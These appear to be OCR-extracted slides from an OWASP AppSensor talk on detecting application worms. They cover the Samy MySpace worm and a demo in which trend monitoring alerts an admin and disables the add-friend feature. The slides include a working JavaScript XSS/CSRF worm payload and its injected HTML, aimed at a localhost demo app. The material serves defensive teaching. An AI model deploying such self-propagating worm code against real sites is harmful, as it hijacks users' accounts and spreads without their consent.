
AppSensor vs Scanners

- Tools attempt 10,000s of generic attacks
- AppSensor stops automated scans nearly instantly



AppSensor vs Advanced Attackers


- Very difficult for attacker
- Requires advanced obfuscation for each attack
- Multiple probes == detection



Detecting/Preventing an Application Worm


- Can you find / fix all XSS ?
- Pattern matching easily foiled
- Block the common factor!
  - Worms use XSS and CSRF for propagation
  - 1000% usage increase → problem
  - Our example:

    (updateProfile, updateStatus, updateName)



Case Study: Samy


- MySpace Application Worm
- XSS worm embedded in User Profile
  - Added Samy as friend
  - Infected viewer's profile with XSS
- Exponential Growth of Samy's friends
  - 10 hours – 560 friends,
  - 13 hours – 6400 friends,
  - 18 hours – 1,000,000 friends,
  - 19 hours – site down for repair



OWASP

Samy vs AppSensor

- AppSensor detects uptick in addFriend usage
- Compares against trended info
- Automatic response initiated
  - Alerts Admin +%200 Add Friend Usage
  - Alerts Admin 2nd time +%500 Add Friend Usage
  - Automatically shuts down Add Friend Feature
- Result:
  - Worm Contained,
  - Add Friend Temporarily Disabled,
  - Site Stays Up



OWASP

The Exploit

- XSS infects victim's "Status" with worm
- CSRF adds victim as friend of Charlie

The WORM

```
var img='<img src="https://localhost:8443/AppSensorDemo/addFriend.jsp?profileID=555">';

document.write("I am a worm "+img);
if(document.URL!='https://localhost:8443/AppSensorDemo/updateProfile.jsp'){
  xmlHttp = new XMLHttpRequest();
  xmlHttp.open("POST", "https://localhost:8443/AppSensorDemo/UpdateProfile", true);
  xmlHttp.setRequestHeader('Content-Type','application/x-www-form-urlencoded; charset=UTF-8' );
  var attackstr='<script src=https://localhost:8443/AppSensorDemo/badsite/worm.js></script>';
  sdata="status="+attackstr+"&profile=wormed";
  xmlHttp.send(sdata);
  xmlDoc=xmlHttp.responseText;
}
document.close();
```

The Target

Poorly Validated Input

Update Your Info

Status:

Profile:

AppSensor Demo Application

Logged in

Login | Home | UpdateProfile | Friends | Search | Logout |

Unencoded Output

Friends

Add a Friend

Friend	Status
Friend: **sue**	Gone Fishing
Friend: **Fred_Parker_6555**	Swimming
Friend: **Paul_Adams_8196**	Totally lost
Friend: **Angie_Thomas_5340**	Running
Friend: **Peter_Chen_7428**	Sleeping
Friend: **Peter_Lee_8910**	Looking at bears
Friend: **Peter_Adams_4110**	At work
Friend: **George_Cook_6293**	Reading a book

Setting the Attack

AppSensor Demo Application

Logged in
Login | Home | UpdateProfile | Friends | Search | Logout |

UserName charlie
Status I am a worm
Profile

Charlie is "patient zero"

Inspect Edit | b < td < tr < tbody < table < body < html


Console HTML CSS Script DOM Net

```
<b>Status</b>
<br/>
<script src="https://localhost:8443/AppSensorDemo/badsite/worm.js">
I am a worm
<img src="https://localhost:8443/AppSensorDemo/addFriend.jsp?profileID=555"/>
<script>
</td>
</tr>
<tr>
```


XSS to propagate

CSRF to add friend


First Victim - “Molly”



Molly Infected



Friends Accumulate for Charlie



Defend with AppSensor

- AppSensor Policy
  - Notify Admin if events > 5
  - Disable Service if events > 10
- AppSensor notices anomaly – alerts admin

Trend Alert: Trend greater than 5 - utilization=7
/AppSensorDemo/UpdateProfile
ResponseAction**: Sending Email Alert** to:admin@site.com re: Service
/AppSensorDemo/UpdateProfile

Trend Alert: Trend greater than 5 - utilization=6
/AppSensorDemo/addFriend.jsp
ResponseAction: **Sending Email Alert** to:admin@site.com re: Service
/AppSensorDemo/addFriend.jsp

Defend with AppSensor

- Anomaly continues – disable service

Trend Alert: Trend greater than 10 - utilization=11
/AppSensorDemo/addFriend.jsp
ResponseAction**: Disabling Service**

Trend Alert: Trend greater than 10 - utilization=11
/AppSensorDemo/UpdateProfile
ResponseAction: **Disabling Service**

Worm Contained, Site Stays Up

AppSensor Demo Application

Logged in
Login | Home | UpdateProfile | Friends | Search | Logout |

Search Page
Search:
Submit

AppSensor Demo Application

Logged in
Login | Home | UpdateProfile | Friends | Search | Logout |

Friends
Add a Friend

Friend	Status
Friend: charlie	I am a worm
Friend: Tom_Adams_5047	Going Fishing
Friend: Britney_Adams_8031	Running
Friend: Peter_Chen_8729	At work

Trend Monitoring Benefits

- Auto detection of attacks
- Automatic worm containment
- Maintain overall site availability
- Insight to scripted traffic / attack probing

Bring AppSensor Into Your Application

A. Build it into Requirements

B. Roll Your Own

- Detection Points:
- http://www.owasp.org/index.php/AppSensor_DetectionPoints
- AppSensor Methodology:
- https://www.owasp.org/images/2/2f/OWASP_AppSensor_Beta_1.1.pdf

C. ESAPI

- AppSensor Integration into Java ESAPI Imminent

D. Security Information/Event Management?


- Add Detection Points into App
- IntegrateLogging into Real Time Monitor

OWASP AppSensor Project

- Established Summer 2008
- Presented at multiple conferences in US & Europe
- Recent full online presentation by Michael Coates
  http://michael-coates.blogspot.com/2010/06/online-presentation-thursday-automated.html
- Application Based Intrusion Detection highlighted in OWASP Top 10 "What's Coming"

AppSensor Project Status

- Team:
  - **Michael Coates**
  - John Melton
  - Giri Vara Prasad Nambari
  - Colin Watson
- Source in Google Code
- Demo WAR for download
- OWASP Live CD & OWASP Broken Web Apps
- http://code.google.com/p/appsensor/



Questions?

colin.watson(at)owasp.org

OWASP AppSensor Project mailing lists

https://lists.owasp.org/mailman/listinfo/owasp-appsensor-project

https://lists.owasp.org/mailman/listinfo/owasp-appsensor-dev